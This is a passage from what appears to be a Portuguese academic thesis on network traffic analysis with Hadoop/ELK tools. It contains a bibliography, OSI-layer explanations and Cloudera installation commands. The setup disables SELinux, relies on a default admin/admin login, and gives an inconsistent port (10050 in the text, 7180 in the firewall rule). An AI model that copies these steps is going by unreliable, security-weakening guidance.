Apesar dos bons resultados que foram extraídos deste trabalho, muito ainda pode ser trabalhado utilizando a mesma arquitetura aqui montada e descrita. Outros protocolos, tais como o FTP ainda podem ter seus fluxos de tráfego analisados para encontrar ainda mais padrões de ataque. Ademais, essas informações extraídas, em última instância, podem ser processadas por redes neurais para se obter um sistema de aprendizado de máquina, capaz de identificar padrões maliciosos e, assim, obter-se um sistema de detecção de intrusão ou até mesmo um sistema de prevenção de intrusão.

REFERÊNCIAS BIBLIOGRÁFICAS

Acheson 2014 ACHESON, K. *The Seven Layers of Networking – Part II*. 2014. Boson Holdings, LLC. All rights reserved. Disponível em: <http://blog.boson.com/bid/102793/The-Seven-Layers-of-Networking-Part-II>. Acesso em: 06 de Março de 2017.

Anderson 2016 ANDERSON, B. *Understanding the ELK stack*. 2016. Disponível em: <https://www.oreilly.com/ideas/understanding-the-elk-stack>. Acesso em: 15 de Abril de 2017.

Anderson 2007 ANDERSON, N. *Deep packet inspection meets 'Net neutrality', CALEA*. 2007. Ars Technica. Disponível em: <http://arstechnica.com/gadgets/2007/07/deep-packet-inspection-meets-net-neutrality/>. Acesso em: 16 de Novembro de 2016.

Anicas 2015 ANICAS, M. *How to use Kibana Dashboards and Visualizations*. 2015. Disponível em: <https://www.digitalocean.com/community/tutorials/how-to-use-kibana-dashboards-and-visualizations>. Acesso em: 15 de Abril de 2017.

Apache 2016 APACHE. *Apache Hadoop*. 2016. Disponível em: <http://hadoop.apache.org/>. Acesso em: 16 de Novembro de 2016.

Apache 2016 APACHE. *Apache Kafka for Beginners*. 2016. Disponível em: <http://blog.cloudera.com/blog/2014/09/apache-kafka-for-beginners/>. Acesso em: 12 de Abril de 2017.

Apache 2016 APACHE. *Apache Lucene Core*. 2016. Disponível em: <https://lucene.apache.org/core/>. Acesso em: 13 de Abril de 2017.

Benevento 2015 BENEVENTO, M. *Do Tripé da Segurança da Informação aos 5 Pilares*. 2015. Disponível em: <https://mauriliobenevento.wordpress.com/2015/04/12/do-tripe-da-seguranca-da-informacao-aos-5-pilares/>. Acesso em: 04 de Abril de 2017.

Bezerra 2008 BEZERRA, R. M. *A Camada de Aplicação*. 2008. CEFET/BA. Disponível em: <http://www2.ufba.br/~romildo/downloads/ifba/aplicacao.pdf>. Acesso em: 20 de Março de 2017.

Bonaventure 2014 BONAVENTURE, O. *The network layer*. 2014. Computer Networking : Principles, Protocols and Practice. Disponível em: <http://cnp3book.info.ucl.ac.be/1st/html/network/network.html>. Acesso em: 19 de Março de 2017.

CCM 2017 CCM. *DNS - Sistema de nomes de domínio*. 2017. Disponível em: <http://br.ccm.net/contents/264-dns-sistema-de-nomes-de-dominio>. Acesso em: 6 de Abril de 2017.

CCM 2017 CCM. *O Protocolo Telnet*. 2017. Disponível em: <http://br.ccm.net/contents/286-o-protocolo-telnet>. Acesso em: 8 de Abril de 2017.

Chambers Justin Dolske 2007 CHAMBERS JUSTIN DOLSKE, J. I. C. *TCP/IP Security*. 2007. Disponível em: <http://www.linuxsecurity.com/resource_files/documentation/tcpip-security.html>. Acesso em: 04 de Abril de 2017.

Chang Jeffrey Dean 2006 CHANG JEFFREY DEAN, S. G. W. C. H. D. A. W. M. B. T. C. A. F. R. E. G. F. Bigtable: A distributed storage system for structured data. *Google White Paper*, 2006.

Chirgwin 2014 CHIRGWIN, R. *Malware-flinging Linksys vulnerability confirmed as a HNAP1 bug.* 2014. Disponível em: <https://www.theregister.co.uk/2014/02/17/linksys_vuln_confirmed_as_a_hnap1_bug/>. Acesso em: 07 de Junho de 2017.

Cisco 2010 CISCO. *Protocol Basics: Secure Shell Protocol*. 2010. The Internet Protocol Journal, Volume 12, No.4. Disponível em: <http://www.cisco.com/c/en/us/about/press/internet-protocol-journal/back-issues/table-contents-46/124-ssh.html>. Acesso em: 6 de Abril de 2017.

Elastic 2017 ELASTIC. *Filter plugins*. 2017. Disponível em: <https://www.elastic.co/guide/en/logstash/current/filter-plugins.html>. Acesso em: 15 de Abril de 2017.

Elastic 2017 ELASTIC. *Input plugins*. 2017. Disponível em: <https://www.elastic.co/guide/en/logstash/current/input-plugins.html>. Acesso em: 15 de Abril de 2017.

Elastic 2017 ELASTIC. *Kibana Introduction*. 2017. Disponível em: <https://www.elastic.co/guide/en/kibana/current/introduction.html>. Acesso em: 15 de Abril de 2017.

Elastic 2017 ELASTIC. *Logstash Introduction*. 2017. Disponível em: <https://www.elastic.co/guide/en/logstash/current/introduction.html>. Acesso em: 15 de Abril de 2017.

Elastic 2017 ELASTIC. *Logstash Introduction*. 2017. Disponível em: <https://www.elastic.co/guide/en/logstash/current/introduction.html>. Acesso em: 15 de Abril de 2017.

Elastic 2017 ELASTIC. *Output plugins*. 2017. Disponível em: <https://www.elastic.co/guide/en/logstash/current/output-plugins.html>. Acesso em: 15 de Abril de 2017.

Fairhurst 2008 FAIRHURST, G. *The User Datagram Protocol (UDP)*. 2008. Disponível em: <http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/udp.html>. Acesso em: 30 de Março de 2017.

Fairhurst 2009 FAIRHURST, G. *Transport Layer Protocol*. 2009. Disponível em: <http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/transport.html>. Acesso em: 17 de Março de 2017.

Firewall.cx 2014 FIREWALL.CX. *The DNS Protocol*. 2014. Disponível em: <http://www.firewall.cx/networking-topics/protocols/domain-name-system-dns/158-protocols-dns.html>. Acesso em: 6 de Abril de 2017.

Ghemawat Howard Gobioff 2003 GHEMAWAT HOWARD GOBIOFF, S.-T. L. G. S. The google file system. *Google White Paper*, 2003.

Gormley e Tong 2015 GORMLEY, C.; TONG, Z. *Elasticsearch: The Definitive Guide*. Elasticsearch BV, 2015. Disponível em: <https://www.elastic.co/guide/en/elasticsearch/guide/current/_preface.html>. Acesso em: 15 de Abril de 2017.

Gumber 2016 GUMBER, R. *Session Layer (Layer 5)*. 2016. Quora. Disponível em: <https://www.quora.com/What-is-the-session-layer-in-the-OSI-model>. Acesso em: 19 de Março de 2017.

Herzberg Dima Bekerman 2016 HERZBERG DIMA BEKERMAN, I. Z. B. *Breaking Down Mirai: An IoT DDoS Botnet Analysis*. 2016. Disponível em: <https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>. Acesso em: 10 de Junho de 2017.

IBM 2010 IBM. *Network layer, layer 3*. 2010. IBM Inc.. Disponível em: <https://www.ibm.com/support/knowledgecenter/zosbasics/com.ibm.zos.znetwork/znetwork_31.htm>. Acesso em: 19 de Março de 2017.

IETF 1980 IETF. *RFC 768 – USER DATAGRAM PROTOCOL*. 1980. Disponível em: <https://www.ietf.org/rfc/rfc768.txt>. Acesso em: 30 de Março de 2016.

IETF 1981 IETF. *RFC 791 – INTERNET PROTOCOL*. 1981. Disponível em: <https://tools.ietf.org/html/rfc791>. Acesso em: 28 de Março de 2017.

IETF 1981 IETF. *RFC 793 – TRANSMISSION CONTROL PROTOCOL*. 1981. Disponível em: <https://tools.ietf.org/html/rfc793>. Acesso em: 28 de Março de 2017.

IETF 1983 IETF. *Telnet Protocol Specification*. 1983. Disponível em: <https://tools.ietf.org/html/rfc854>. Acesso em: 8 de Abril de 2017.

IETF 1987 IETF. *DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION*. 1987. Disponível em: <https://www.ietf.org/rfc/rfc1035.txt>. Acesso em: 6 de Abril de 2017.

IETF 1999 IETF. *HyperText Transfer Protocol – HTTP/1.1*. 1999. Disponível em: <https://tools.ietf.org/html/rfc2616#page-31>. Acesso em: 3 de Abril de 2017.

IETF 2006 IETF. *The Secure Shell (SSH) Protocol Architecture*. 2006. Disponível em: <https://www.ietf.org/rfc/rfc4251.txt>. Acesso em: 13 de Abril de 2017.

Intel 2012 INTEL. Going beyond deep packet inspection (dpi) software on intel® architecture. *Intel White Paper*, 2012.

Johansson 2016 JOHANSSON, L. *Part 1: Apache Kafka for beginners - What is Apache Kafka?* 2016. Cloudekarafka. Disponível em: <https://www.cloudkarafka.com/blog/2016-11-30-part1-kafka-for-beginners-what-is-apache-kafka.html>. Acesso em: 12 de Abril de 2017.

Júnior 2016 JúNIOR, G. A. de O. Honeyselk: Um ambiente para pesquisa e visualização de ataques cibernéticos em tempo real. *Universidade de Brasília*, 2016.

Júnior Rafael Timóteo de Sousa Júnior 2016 JúNIOR RAFAEL TIMóTEO DE SOUSA JúNIOR, R. O. d. A. E. D. C. A. G. Gildásio Antonio de O. Honeyselk: Um ambiente para pesquisa e visualização de ataques cibernéticos em tempo real. *Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, v. 16, 2016.

Kassner 2008 KASSNER, M. *Deep Packet Inspection: What you need to know*. 2008. TechRepublic. Disponível em: <http://www.techrepublic.com/blog/data-center/deep-packet-inspection-what-you-need-to-know/>. Acesso em: 13 de Novembro de 2016.

Kozierok 2005 KOZIEROK, C. M. *Application Layer (Layer 7)*. 2005. Disponível em: <http://www.tcpipguide.com/free/t_ApplicationLayerLayer7.htm>. Acesso em: 20 de Março de 2017.

Kozierok 2005 KOZIEROK, C. M. *Data Link Layer (Layer 2)*. 2005. The TCP/IP Guide. Disponível em: <http://www.tcpipguide.com/free/t_DataLinkLayerLayer2.htm>. Acesso em: 18 de Março de 2017.

Kozierok 2005 KOZIEROK, C. M. *Presentation Layer (Layer 6)*. 2005. Disponível em: <http://www.tcpipguide.com/free/t_PresentationLayerLayer6.htm>. Acesso em: 19 de Março de 2017.

Kozierok 2005 KOZIEROK, C. M. *Telnet Protocol*. 2005. Disponível em: <http://www.tcpipguide.com/free/t_TelnetProtocol.htm>. Acesso em: 8 de Abril de 2017.

Kurose e Ross 2012 KUROSE, J.; ROSS, K. *Computer Networking: A Top Down Approach*. [S.l.]: Addison-Wesley, 2012.

Leiner Vinton G. Cerf 1997 LEINER VINTON G. CERF, D. D. C. R. E. K. L. K. D. C. L. J. P. L. G. R. S. W. B. B. M. *Brief History of the Internet*. 1997. Internet Society. Disponível em: <http://www.internetsociety.org/internet/what-internet/history-internet/brief-history-internet#Authors>. Acesso em: 02 de Fevereiro de 2017.

Netanya 2012 NETANYA. *The Telnet Protocol*. 2012. Disponível em: <http://mars.netanya.ac.il/~unesco/cdrom/booklet/HTML/NETWORKING/node300.html>. Acesso em: 8 de Abril de 2017.

Networking 2017 NETWORKING, C. *OSI LAYER 6 - PRESENTATION LAYER*. 2017. Firewall.cx. Disponível em: <http://www.firewall.cx/networking-topics/the-osi-model/177-osi-layer6.html>. Acesso em: 19 de Março de 2017.

nVPN 2017 NVPN. *How to bypass DPI (Deep Packet Inspection)*. 2017. Disponível em: <https://support.nvpn.net/Knowledgebase/Article/View/416/72/how-to-bypass-dpi-deep-packet-inspection>. Acesso em: 24 de Março de 2017.

Oden 2013 ODEN, J. *The Seven Layers of Networking – Part I*. 2013. Boson Holdings, LLC. All rights reserved. Disponível em: <http://blog.boson.com/bid/86999/The-Seven-Layers-of-Networking-Part-I>. Acesso em: 05 de Março de 2017.

Perry 2017 PERRY, A. *Data Link Layer of the OSI Model: Protocol, Functions Design*. 2017. Study.com. Disponível em: <http://study.com/academy/lesson/data-link-layer-of-the-osi-model-protocol-functions-design.html>. Acesso em: 18 de Março de 2017.

Podila 2013 PODILA, P. *HTTP: The Protocol Every Web Developer Must Know - Part 1*. 2013. Disponível em: <https://code.tutsplus.com/tutorials/http-the-protocol-every-web-developer-must-know-part-1--net-31177>. Acesso em: 2 de Abril de 2017.

Point 2014 POINT, T. *HTTP - Quick Guide*. 2014. Disponível em: <https://www.tutorialspoint.com/http/http_quick_guide.htm>. Acesso em: 2 de Abril de 2017.

Point 2017 POINT, T. *Big Data Analytics*. 2017. Disponível em: <https://www.tutorialspoint.com/big_data_analytics/big_data_analytics_lifecycle.htm>. Acesso em: 06 de Abril de 2017.

Point 2017 POINT, T. *HBase - Overview*. 2017. Disponível em: <https://www.tutorialspoint.com/hbase/hbase_overview.htm>. Acesso em: 15 de Abril de 2017.

Porter 2010 PORTER, D. T. *The Perils of Deep Packet Inspection*. 2010. Symantec. Disponível em: <https://www.symantec.com/connect/articles/perils-deep-packet-inspection>. Acesso em: 16 de Novembro de 2016.

Project 2017 PROJECT, C. *What is Swap Space?* 2017. Disponível em: <https://www.centos.org/docs/5/html/5.1/Deployment_Guide/s1-swap-what-is.html>. Acesso em: 24 de Março de 2017.

Project 2017 PROJECT, T. *Tor: Overview*. 2017. Disponível em: <https://www.torproject.org/about/overview.html.en>. Acesso em: 20 de Março de 2017.

Project 2001 PROJECT, T. H. *Know your enemy: Honeynets*. 2001. Disponível em: <https://www.symantec.com/connect/articles/know-your-enemy-honeynets>. Acesso em: 28 de Março de 2017.

Redes 2011 REDES, N. M. D. *Half Duplex e Full Duplex*. 2011. No Mundo Das Redes. Disponível em: <http://nomundodasredes.blogspot.com.br/2011/12/half-duplex-e-full-duplex.html>. Acesso em: 15 de Março de 2017.

Redhat 2014 REDHAT. *Red Hat Enterprise Linux 3: Reference Guide. Chapter 19: SSH Protocol*. Red Hat Enterprise Linux, 2014. Disponível em: <https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/3/html/Reference_Guide/ch-ssh.html>. Acesso em: 13 de Abril de 2017.

Roes 2015 ROES, T. *Kibana Tutorial - Part 1: Introduction*. 2015. Disponível em: <https://www.timroes.de/2015/02/07/kibana-4-tutorial-part-1-introduction/>. Acesso em: 15 de Abril de 2017.

Ross 2000 ROSS, J. F. K. K. W. *Transport Layer Services and Principles*. 2000. Disponível em: <http://www2.ic.uff.br/~michael/kr1999/3-transport/3_01-transport_layer.htm>. Acesso em: 17 de Março de 2017.

Santos 2016 SANTOS, P. G. R. J. G. S. Proposta de prova de conceito de rede para internet das coisas (iot). *Universidade de Brasília*, p. 109, 2016.

Santos 2010 SANTOS, V. *Sistemas de Detecção de Intrusões (IDS – Intrusion Detection Systems) usando unicamente softwares Open Source*. 2010. SegInfo - Portal, podcast e evento sobre segurança da informação. Disponível em: <https://seginfo.com.br/2010/06/21/sistemas-de-deteccao-de-intrusoes-ids-intrusion-detection-systems-usando-unicamente-softwares-open-source/>. Acesso em: 16 de Novembro de 2016.

Shichao 2015 SHICHAO. *Chapter 10. User Datagram Protocol (UDP) and IP Fragmentation*. [s.n.], 2015. Disponível em: <https://notes.shichao.io/tcpv1/ch10/>. Acesso em: 31 de Março de 2017.

Sorcery 2012 SORCERY, N. *UDP, User Datagram Protocol*. 2012. Disponível em: <http://www.networksorcery.com/enp/protocol/udp.htm>. Acesso em: 30 de Março de 2017.

Stallings 2015 STALLINGS, L. B. W. *Computer Security: Principles and Practice*. [S.l.]: Pearson, 2015.

Studytonight 2017 STUDYTONIGHT. *PHYSICAL Layer - OSI Model*. 2017. Studytonight Inc.. Disponível em: <http://www.studytonight.com/computer-networks/osi-model-physical-layer>. Acesso em: 12 de Março de 2017.

Symantec 2016 SYMANTEC. *2016 Internet Security Threat Report*. 2016. Ars Technica. Disponível em: <https://www.symantec.com/security-center/threat-report>. Acesso em: 1 de Dezembro de 2016.

Tech 2016 TECH, H. *Application Layer ISO OSI Functionality and Protocols*. 2016. Hightech.net. Disponível em: <http://www.highteck.net/EN/Application/Application_Layer_Functionality_and_Protocols.html>. Acesso em: 20 de Março de 2017.

Techopedia 2017 TECHOPEDIA. *Physical Layer*. 2017. Techopedia Inc.. Disponível em: <https://www.techopedia.com/definition/8866/physical-layer>. Acesso em: 08 de Março de 2017.

Teleco 2017 TELECO. *Modelo OSI: Camadas 2 a 7*. 2017. Teleco. Disponível em: <http://www.teleco.com.br/tutoriais/tutorialosi/pagina_6.asp>. Acesso em: 18 de Março de 2017.

Ullman 2010, 2011 ULLMAN, A. R. e J. D. *Mining of Massive Datasets*. Universidade de Stanford: [s.n.], 2010, 2011.

Villegas 2015 VILLEGAS, M. O. *Introduction to next-generation firewalls in the enterprise*. 2015. Disponível em: <http://searchsecurity.techtarget.com/feature/Introduction-to-next-generation-firewalls-in-the-enterprise>. Acesso em: 17 de Novembro de 2016.

Watson 2010 WATSON, K. *Honeynet Tutorial*. 2010. Disponível em: <http://homes.cerias.purdue.edu/~kaw/research/honeynet/HoneynetTutorial/honeypots.html>. Acesso em: 28 de Março de 2017.

WebHostingGeeks 2016 WEBHOSTINGGEEKS. *Domain Name System - Complicated technology explained in simple terms*. 2016. Disponível em: <https://webhostinggeeks.com/guides/dns/>. Acesso em: 6 de Abril de 2017.

Wireshark 2016 WIRESHARK. *Display Filter Reference*. 2016. Disponível em: <https://www.wireshark.org/docs/dfref/>. Acesso em: 29 de Março de 2017.

Works 2014 WORKS, H. *What is Apache Hadoop?* 2014. Disponível em: <http://hortonworks.com/apache/hadoop/>. Acesso em: 16 de Novembro de 2016.

Zimmermann 2012 ZIMMERMANN, K. A. *Internet History Timeline: Arpanet to the World Wide Web*. 2012. Live Science. Disponível em: <https://www.livescience.com/20727-internet-history.html>. Acesso em: 02 de Fevereiro de 2017.

6. CONFIGURAÇÕES E CÓDIGOS RELEVANTES

6.0.1 A camada física

A camada física engloba questões relacionadas ao que pode ser visto e medido no mundo físico [Oden 2013]. Ela é responsável por definir como as informações enviadas pelo usuário (uma série de zeros e uns) são representadas com sinais elétricos, ópticos ou mecânicos, para assim efetivamente consolidar a transmissão de dados.

A PDU (*Protocol Data Unit*, ou Unidade de Dados de Protocolo) dessa camada é o bit binário. É importante ressaltar que a camada física não está interessada no significado que os bits transmitidos possam ter [Studytonight 2017]. Ela preocupa-se somente com aspectos mais palpáveis, como por exemplo: os padrões de cabeamento da comunicação, a ordem dos pinos dos conectores dos equipamentos, a suscetibilidade à interferência do meio, a resistência ao ruído e os níveis de voltagem durante a transmissão dos bits.

Como mencionado acima, uma das principais funções dessa camada é a representação física dos bits - que são unidades lógicas. Porém, outras funções essenciais inerentes dela são [Techopedia 2017]: garantir a sincronização bit a bit entre transmissor e receptor, definir a taxa - em bit por segundo - em que os dados serão transmitidos pelo meio, ditar os sentidos da comunicação (*Simplex, Half Duplex* ou *Full Duplex* [Redes 2011]) e prover mecanismos de detecção e/ou correção de erros de transmissão.

Alguns dos protocolos dessa camada são bastante conhecidos do cotidiano, tais como o DSL - *Digital Subscriber Line*, o USB - *Universal Serial Bus*, o Ethernet e o Bluetooth.

6.0.2 A camada de enlace

A camada de enlace é a penúltima no modelo OSI, e seu objetivo primordial é garantir a transferência confiável da informação entre duas unidades computacionais diretamente conectadas por um meio físico [Teleco 2017]. Conforme visto na sessão **??**, os diferentes meios físicos são suscetíveis à interferências externas e também são responsáveis por adicionar ruído ao sinal que está sendo transmitido, o que pode em última instância modificar o valor dos bits que estão sendo trocados. Dessa forma, faz-se necessária uma lógica preparada para superar essas limitações dos meios de transmissão.

Além de detectar e retransmitir eventuais erros de transmissão, essa camada também é responsável por regular o fluxo da comunicação, para garantir que uma unidade computacional não seja capaz de sobrecarregar a outra ponta [Perry 2017]. Para exercer tal função, ela utiliza mecanismos de supervisão e recuperação em caso de anormalidades (queda na taxa de transmissão, por exemplo), sequenciamento, segmentação e delimitação das unidades de dados. Existem vários protocolos distintos específicos dessa camada para lidar com os diferentes meios físicos e abordagens de transmissão, porém todos eles compartilham do mesmo PDU: o quadro (do inglês, *frame*).

A camada de enlace pode ser conceitualmente dividida em duas subcamadas [Kozierok 2005]: *Logical Link Control* (LLC) e *Media Access Control* (MAC). Ao separar esses dois elementos, facilitou-se a interoperabilidade entre diferentes tecnologias de rede, pois grande parte dos protocolos existentes utilizam o MAC como mecanismo de endereçamento, mas não necessariamente a mesma versão do LLC (conjunto de funções responsáveis por estabelecer e controlar os elos lógicos entre dispositivos na rede).

6.0.3 A camada de sessão

Esta é considerada a mais "fina"das camadas no modelo OSI. Sua função gravita em torno de adicionar valor aos serviços que são prestados pela camada de transporte, para que as aplicações não necessitem de implementá-los.

A camada de sessão é a primeira a deixar de lado praticamente todos os aspectos relacionados a endereçamento, criação de pacotes e entrega de informações - pois essas são funções das camadas inferiores. Ao invés disso, ela (e, consequentemente, todas as camadas acima) concentram-se mais em problemas relacionados à implementação do *software* da aplicação, deixando as complicações da Internet para as camada de transporte e abaixo.

O nome dessa camada fortemente sugere sua designação primária: permitir que sistemas finais estabeleçam, gerenciem e terminem sessões [Gumber 2016]. Uma sessão consiste em um elo lógico entre dois processos de uma aplicação, de modo a permitir que eles troquem informações por um período de tempo prolongado, sem precisar re-estabelecer a conexão toda vez que haja a necessidade de trocar dados.

6.0.4 A camada de apresentação

A camada de apresentação comumente possui poucos protocolos associados, porém é responsável por apresentar dados à camada de aplicação, explicada na sessão 2.2.4. Ela funciona como um tradutor e é capaz de utilizar funções de codificação e conversão de arquivos para adequar o fluxo de dados para um formato padronizado antes de transmiti-los. Ao realizar essa conversão, essa camada garante que as informações enviadas pela aplicação em uma ponta sejam interpretáveis pela outra ponta [Networking 2017].

Traduções fazem-se necessárias quando diferentes tipos de unidades computacionais estão tentando se comunicar pela rede. Por exemplo, máquinas Windows, Linux, Mac OS possuem maneiras diferentes de processar informações e apresentá-las aos seus usuários. A camada de apresentação é então responsável por abstrair as diferenças entre os diversos sistemas disponíveis atualmente no mercado, para que eles se comuniquem sem incompatibilidades. Outras funções dessa camada são a compressão e a criptografia de dados [Kozierok 2005]. Comprimir informações pode aumentar a velocidade da comunicação como um todo, pois diminui a quantidade de informação para ser transmitida. Por sua vez, utilizar criptografia para proteger o conteúdo dos pacotes é de extrema importância na sociedade moderna, visto que muitas informações confidenciais são trocadas entre computadores através da Internet.

6.1 INSTALAÇÃO DO CLOUDERA

O processo de instalação do Cloudera foi feito no grupo de máquinas descrito na seção 3.1. Primeiramente, deve-se baixar o executável dos repositórios oficiais, utilizando o comando:

```
$ wget http://archive.cloudera.com/cm5/installer/latest/cloudera-manager-installer.bin
```

O comando foi executado na máquina vm-cdl-d-01 pois ela foi a escolhida para ser o mestre. O arquivo depois de baixado é mostrado na figura 6.1:



Figura 6.1: Instalável do Cloudera

Para executá-lo, é necessário primeiro desativar o *SELinux*, caso ele esteja ativado, do sistema operacional. Após desativado, deve-se adicionar permissões de execução ao instalador:

```
$ chmod u+x cloudera-manager-installer.bin
$ sudo ./cloudera-manager-installer.bin
```

O instalador mostrará um pequeno resumo do que é modificado durante a instalação do produto:

Figura 6.2: Resumo da instalação do Cloudera.

Porém, antes de começar a instalação, os termos de compromisso devem ser lidos e concordados:



Figura 6.3: Termos de compromisso do Cloudera.

Antes da instalação em si, o programa instalará o *Java Development Kit* apropriado, pois boa parte dos programas embutidos no Cloudera baseiam-se em Java.



Figura 6.4: Instalação do JDK.

Com o JDK instalado, o Cloudera Manager começa sua instalação na máquina escolhida para ser o mestre.



Figura 6.5: Instalação do Cloudera Manager.

Por fim, o Cloudera Manager necessita de um banco de dados para seu correto funcionamento. Na documentação oficial, são listados os diversos bancos suportados [**??**]. Porém, como nenhum foi previamente escolhido, o programa instala e cria um banco *PostgreSQL* embutido, mostrado a seguir:



Figura 6.6: Instalação do banco de dados imbutido.

Findadas as instalações mostradas acima, as próximas etapas são executadas através do navegador e o instalador já pode ser fechado. Utiliza-se a URL disponibilizada pelo próprio Cloudera para conectar no serviço de instalação via HTTP:



Figura 6.7: URL disponibilizada pelo Cloudera para continuar a instalação via navegador.

Lembra-se que, por padrão, a porta utilizada pelo Cloudera (10050) não é aberta na maioria dos sistemas operacionais. Dessa forma, regras no *firewall* da máquina devem ser adicionadas para permitir o tráfego nessa porta:

```
[root@vm-cdl-d-01 ~]# iptables -I INPUT 6 -i eth0 -p tcp --dport 7180 -m state --state NEW,ESTABLISHED -j ACCEPT
[root@vm-cdl-d-01 ~]# iptables -vnL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1923  111K ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           multiport dports 10050 /* 200
 libera acesso zabbix-agent */
 596K  841M ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0           state RELATED,ESTABLISHED
   21  1764 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0
  350 21000 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
    9   516 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           state NEW tcp dpt:22
    0     0 ACCEPT     tcp  --  eth0   *       0.0.0.0/0            0.0.0.0/0           tcp dpt:7180 state NEW,ESTABL
ISHED
  121  7590 REJECT     all  --  *      *       0.0.0.0/0            0.0.0.0/0           reject-with icmp-host-prohibi
ted

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REJECT     all  --  *      *       0.0.0.0/0            0.0.0.0/0           reject-with icmp-host-prohibi
ted

Chain OUTPUT (policy ACCEPT 23 packets, 1879 bytes)
 pkts bytes target     prot opt in     out     source               destination
[root@vm-cdl-d-01 ~]# service iptables save
iptables: Saving firewall rules to /etc/sysconfig/iptables:[  OK  ]
[root@vm-cdl-d-01 ~]#
```

Figura 6.8: Abertura da porta 10050 via *iptables*.

Após conectar na URL fornecida pelo Cloudera, é necessário autenticar-se. Por padrão, o usuário admin possui senha "admin"também:



Figura 6.9: Autenticação via navegador.

Posterior à autenticação, o Cloudera disponibiliza para instalação todas as suas versões, incluindo a gratuita e suas alternativas pagas, com mais recursos disponíveis. Para os fins deste trabalho, foi escolhida a versão gratuita:

	Cloudera Express ✔	Cloudera Enterprise Avaliação do Data Hub Edition	Cloudera Enterprise
Licença	Livre	60 Dia(s) Após o período de avaliação, o produto continuará funcionando como **Cloudera Express**. Seu cluster e dados permanecerão intactos.	Assinatura anual Carregar licença Selecionar arquivo de … Upload O Cloudera Enterprise está disponível em três edições: • Basic Edition • Flex Edition • Data Hub Edition
Limite do nó	Ilimitado	Ilimitado	Ilimitado
CDH	✔	✔	✔
Principais recursos do Cloudera Manager	✔	✔	✔
Recursos avançados do Cloudera Manager		✔	✔
Cloudera Navigator		✔	✔
Cloudera Navigator Key Trustee			✔
Suporte			✔

Figura 6.10: Versões do Cloudera disponíveis para instalação.

